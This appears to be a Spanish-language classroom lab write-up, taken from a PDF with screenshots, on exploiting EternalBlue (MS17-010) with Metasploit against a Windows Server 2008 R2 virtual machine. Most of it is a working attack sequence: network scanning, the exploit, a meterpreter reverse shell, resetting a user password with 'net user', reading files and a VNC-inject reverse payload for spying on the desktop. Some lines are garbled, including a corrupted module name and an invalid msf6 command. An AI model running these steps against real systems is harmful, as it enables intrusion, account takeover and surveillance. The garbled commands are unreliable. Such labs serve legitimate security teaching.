


Practica 6 - METASPLOIT + EternalBlue

EternalBlue desde la perspectiva del hacking ético y la ciberseguridad.



```
PN  Session Actions Edit View Help
PN  (kali㉿kali)-[~]
PN  $ ifconfig
PN  eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
PN  eth0:      inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
PN  eth0:      inet6 fe80::6e4d:55d3:8b7:14ca  prefixlen 64  scopeid 0x20<link>
PN  eth0:         ether 08:00:27:d1:f8:5d  txqueuelen 1000  (Ethernet)
PN  eth0:           RX packets 45999  bytes 65056742 (62.0 MiB)
PN  eth0:           RX errors 0  dropped 0  overruns 0  frame 0
PN  eth0:           TX packets 21157  bytes 2227389 (2.1 MiB)
PN  eth0:           TX errors 0  dropped 12  overruns 0  carrier 0  collisions 0
PN
PN  lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
PN  lo:      inet 127.0.0.1  netmask 255.0.0.0
PN  lo:      inet6 ::1  prefixlen 128  scopeid 0x10<host>
PN  lo:         loop  txqueuelen 1000  (Local Loopback)
PN  lo:           RX packets 10  bytes 678 (678.0 B)
PN  lo:           RX errors 0  dropped 0  overruns 0  frame 0
PN  lo:           TX packets 10  bytes 678 (678.0 B)
PN  lo:           TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
PN
PN  wlan0: flags=803<UP,BROADCAST,NOTRAILERS,PROMISC,ALLMULTI>  mtu 1500
PN  wlan0:      unspec 2E:F1:9D:B9-1D:FF-00-5E-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
PN  wlan0:         ether 54:16:21  txqueuelen 1000  (Ethernet)
PN  wlan0:           RX packets 541621  bytes 65369755 (62.3 MiB)
PN  wlan0:           RX errors 0  dropped 210  overruns 0  frame 0
PN  wlan0:           TX packets 0  bytes 0 (0.0 B)
PN  wlan0:           TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Verificar la IP y el Adaptador de red ifconfig Escaneo de los equipos que están conectados a la red sudo arp-scan -l eth0 –localnet




```
Session Actions Edit View Help
kali㉿kali ~
ether 08:00:27:d1:f8:5d  txqueuelen 1000  (Ethernet)
RX packets 20889  bytes 1218799 (1.1 MiB)
RX errors 0  dropped 2  overruns 0  frame 0
TX packets 23  bytes 3636 (3.5 KiB)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
lo:      inet 127.0.0.1  netmask 255.0.0.0
lo:      inet6 ::1  prefixlen 128  scopeid 0x10<host>
lo:         loop  txqueuelen 1000  (Local Loopback)
RX packets 0  bytes 0 (0.0 B)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali㉿kali)-[~]
$ sudo arp-scan -l eth0 –localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 172.16.100.113
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 65536 hosts (https://github.com/royhills/arp-scan)
```

Dispositivos conectados



A screenshot of a terminal window titled 'kali@kali: ~'. The window shows the output of the command 'sudo arp-scan -I eth0 --localnet'. The output lists four devices on the local network with their MAC addresses and vendor information. The vendor information for all four devices is listed as '(Unknown)'.

```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo arp-scan -I eth0 --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 1
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/ro
)
192.168.1.100 08:00:27:2e:a9:22 (Unknown)
192.168.1.101 c4:d0:e3:a2:1d:45 (Unknown)
192.168.1.102 08:00:27:a9:16:1c (Unknown)
192.168.1.254 64:70:02:dc:ca:b9 (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.886 seconds (13
sts/sec). 4 responded

(kali㉿kali)-[~]
$
```

Escaneo de todos los puertos que están conectados al equipo 100 sudo nmap -sv 192.168.1.100

Vulnerar el equipo 100, utilizando el siguiente comando

msfconsole

con metasploit se hace una búsqueda del comando smb

search smb scanner

para ver qué versión se tiene instalado y comprobar que la versión instalada es vulnerable

(24 es la versión)

use 24

show options

en este caso solo se

requiere el host del equipo

a atacar

set rhosts 192.168.1.100

exploit

```
kali@kali:~$ nmap -sT 192.168.1.100
Nmap scan report for 192.168.1.100
Host is up (0.00040s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp      open  ftp          Microsoft ftpd
80/tcp      open  http         Microsoft IIS httpd 7.5
135/tcp     open  msrpc        Microsoft Windows RPC
445/tcp     open  microsoft-ds Microsoft Windows Server 2008 R2
- 2012 microsoft-ds
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:2E:A9:22 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE
: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.48 seconds

(kali㉿kali)-[~]
```

```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more
[*] Starting the Metasploit Framework console ... /
```

```
msf6 -p 445 -r 192.168.1.123 -u user -p pass -x "use auxiliary/scanner/smb/wmiexec; exploit" | msf6 exploit(wmiexec) -p 445 -r 192.168.1.123 -u user -p pass
```

```
kati@kali: ~
Session Actions Edit View Help

Interact with a module by name or index. For example info 27, use 27
or use auxiliary/scanner/smb/impacket/wmiexec

msf > use 24
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see http
                        s://docs.metasploit.com/docs
                        /using-metasploit/basics/using-metasploit.html
RPORT          445       no        The target port (TCP)
THREADS        1        yes        The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > █
```

```
View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/smb/smb_version) > set rhosts 192.168.1.100
rhosts => 192.168.1.100
msf auxiliary(scanner/smb/smb_version) > 
```

```
msf auxiliary(scanner/smb/smb_version) > exploit
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3
.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested rep
eat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.1.100:445      - SMB Detected (versions:1, 2) (preferred d
ialect:SMB 2.1) (signatures:optional) (uptime:22m 33s) (guid:{af063ed
9-5a48-45a6-9593-368fef0ccc3e}) (authentication domain:WIN-AM6I7EA1E7
6)
[+] 192.168.1.100:445      - Host is running Windows 2008 R2 Standar
d (build:7600)
[*] 192.168.1.100          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) > 
```

se completa correctamente y se determina el SMB la versión 1 y 2

al identificar que la versión que tiene el windows server es vulnerable se utilizara estos comando

back

search eternalblue (buscaremos la vesiiion de eternal blue necesitaremos)

use 0

show options

set rhosts 192.168.1.100

```

EXITFUNC  thread          yes      Exit technique (Accepted: ' 
', seh, thread, process, no
ne)
LHOST     192.168.1.104   yes      The listen address (an interface may be specified)
LPORT     4444            yes      The listen port

Exploit target:

  Id  Name
  --
  0  Automatic Target

View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_永恒之蓝) > set rhosts 192.168.1.
100
rhosts => 192.168.1.100
msf exploit(windows/smb/ms17_010_永恒之蓝) > exploit
[+]
exploit

```

```

Session Actions Edit View Help
[*] 192.168.1.100:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.100:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.1.100:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.100:445 - The target is vulnerable.
[*] 192.168.1.100:445 - Connecting to target for exploitation.
[*] 192.168.1.100:445 - Connection established for exploitation.
[*] 192.168.1.100:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.100:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.1.100:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72
76 65 72 20 32 Windows Server 2
[*] 192.168.1.100:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e
64 61 72 64 20 008 R2 Standard
[*] 192.168.1.100:445 - 0x00000020 37 36 30 30
7600
[*] 192.168.1.100:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.100:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.100:445 - Sending all but last fragment of exploit pack
et
[+]

```

si nos aparece meterpreter significa que ya ganamos el acceso

```

[*] 192.168.1.100:445 - =====
=====
meterpreter > 

```

```
pwd
cd ..
pwd (identificar la ruta en la que estamos)
ls
cd ..
ls
```

```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > ls
Listing: C:\Windows
=====
```

cd Users (ver los usuarios que tenemos)

ls

shell (simula estar con los comandos propios de windows)

net user

cambiar contraseña al usuario

net user NombreCuenta ContraCuenta

Nos vamos a la máquina y enviamos un control alt delete y colocamos la contraseña, ya tenemos acceso de forma física.

para tener acceso de forma de ataque

cd ..

dir

cd FTP

dir

back

exit

ls

```
pwd
cd ..
pwd
cd FTP
ls
cat NombreArchivo.txt (vemos lo que contiene ese archivo)
back
exit
espejo del escritorio de la computadora atacada
set payload windows/x64/vncinject/reverse_tcp
exploit
Una vez se termine el exploit se abre otra ventana donde se ve lo que se hace en el
servidor original.
```